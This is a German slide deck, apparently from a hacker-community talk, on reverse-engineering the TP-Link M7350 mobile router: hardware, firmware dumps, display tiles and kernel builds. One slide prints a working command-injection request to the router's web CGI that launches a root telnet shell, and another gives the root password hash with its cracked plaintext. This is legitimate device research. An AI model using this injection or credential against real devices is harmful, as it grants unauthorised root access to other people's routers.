




# Exploring the TP-Link M7350

m0veax





handle:  
bürgerlich:  
rufname:

m0veax  
Patrick Kilter  
Lutz





-  In meinem Berufsleben mache ich Sachen mit Softwareentwicklung und Corporate Requirements
-  Springe seit ~2 Jahren im Chaos rum
-  Verbringe meine Freizeit mit allem was mich (sprunghaft) interessiert und meinen Kindern



# TP-Link M7350 Projekt

-  mein erstes Projekt im Bereich “Hardware Hacking”
-  was ich hier zeige ist nicht nur meine Leistung, sondern gesammelte Werke aus dem Projekt



# Beginn

-  wir sind irgendwie™ an eine Stückzahl der Mobile-Router gekommen
-  Im Chaospott haben sich mehrere Entitäten gefunden, die sich mit dem Gerät befassen möchten
-  wir haben einen Matrix Channel und ein Github Repository zum sammeln der Informationen eingerichtet
-  HACK THE PLANET

# Hardware






SoC  
flash  
mobile wireless

Qualcomm MDM9225  
2Gbit (256MB) Winbond  
W71NW20GF3FW  
Skyworks SKY77629



HIP!





# Wir legen los

-  wir finden 4pda
-  russisches Forum, das u.a. eine RCE im Webinterface gefunden hat
-  die dort hochgeladenen Scripte sind nicht mehr verfügbar
-  wir haben den dokumentierten Payload in Rust und später bash implementiert und telnet Zugang auf das Gerät erhalten
-  wir haben root per telnet

```
curl -s 'http://192.168.0.1/cgi-bin/qcmap_web.cgi' -b  
"tpweb_token=$token" -d  
'{"token":"'"$token"'',"module":"webServer","action":1,"language": "$  
telnetd -l /bin/sh)"}' > /dev/null
```



# Erste Findings

-  komfortable shell per adb possible
-  wir dokumentieren random findings im Filesystem und dumpen die Firmware
-  `root:C98ULvDZe7zQ2:0:0:root:/home/root:/bin/sh -> oelinux123`
-  aus der Firmware extrahieren wir ein Device Tree Binary

# Was können wir eigentlich mit dem Display machen?



Wir finden die Display Version per dtvis





# Was können wir eigentlich mit dem Display machen?



Wir können UI Tiles darstellen und ändern

```
➤ cargo run --release -- ../tpl_oled_res_parser/res/400_18_12.res 18 12
Finished `release` profile [optimized] target(s) in 0.03s
Running `target/release/tpl_oled_res_viewer ../tpl_oled_res_parser/res/400_18_12.res 18 12`
```



```
dama@orangelemp:~/f/T/t/o/tpl_oled_res_viewer (feature/oled_viewer | 🐾)
```


```
➤ cargo run --release -- ../tpl_oled_res_parser/res/2618_6_8.res 6 8
Finished `release` profile [optimized] target(s) in 0.01s
Running `target/release/tpl_oled_res_viewer ../tpl_oled_res_parser/res/2618_6_8.res 6 8`
```



# Was können wir eigentlich mit dem Display machen?



Pika Pika



# Was können wir eigentlich mit dem Display machen?

**HIP!** der kann farbe, obwohl die originale Firmware nur schwarz/weiß nutzt



# TP-Link OSS

- HIP! Kernel Sources von der TP-Link Seite
- HIP! Ist ein Android Kernel
- HIP! Wir hatten Schwierigkeiten die passende Kernelversion zu finden
- HIP! Wir haben die ersten Kernel bauen können
- HIP! extra repository erstellt und im Hauptrepository verlinkt



# offene Rätsel

**HIP!** wie mit den Debugpoints sprechen?



# offene Rätsel

**HIP!** wie mit den Debugpoints sprechen?



# offene Rätsel

- Zugriff auf den bootloader
- fastboot implementiert in LK (Little Kernel)



# offene Rätsel

- per Shellzugriff können AT Commands an das Modem gesendet werden
- das wurde noch nicht ausprobiert und kann dokumentiert werden



# offene Rätsel



was könnt ihr finden?






# Fazit

- **HIP!** Mittlerweile sind Menschen aus anderen Regionen unserem Chat beigetreten und forschen mit





# Fazit

- **HIP!** Mittlerweile sind Menschen aus anderen Regionen unserem Chat beigetreten und forschen mit
- **HIP!** Es gibt auf dem Gerät noch viel zu erforschen

# Fazit

-  Mittlerweile sind Menschen aus anderen Regionen unserem Chat beigetreten und forschen mit
-  Es gibt auf dem Gerät noch viel zu erforschen
-  Ich finde Folien bauen schrecklich

# Fazit

-  Mittlerweile sind Menschen aus anderen Regionen unserem Chat beigetreten und forschen mit
-  Es gibt auf dem Gerät noch viel zu erforschen
-  Ich finde Folien bauen schrecklich
-  Danke für eure Aufmerksamkeit :)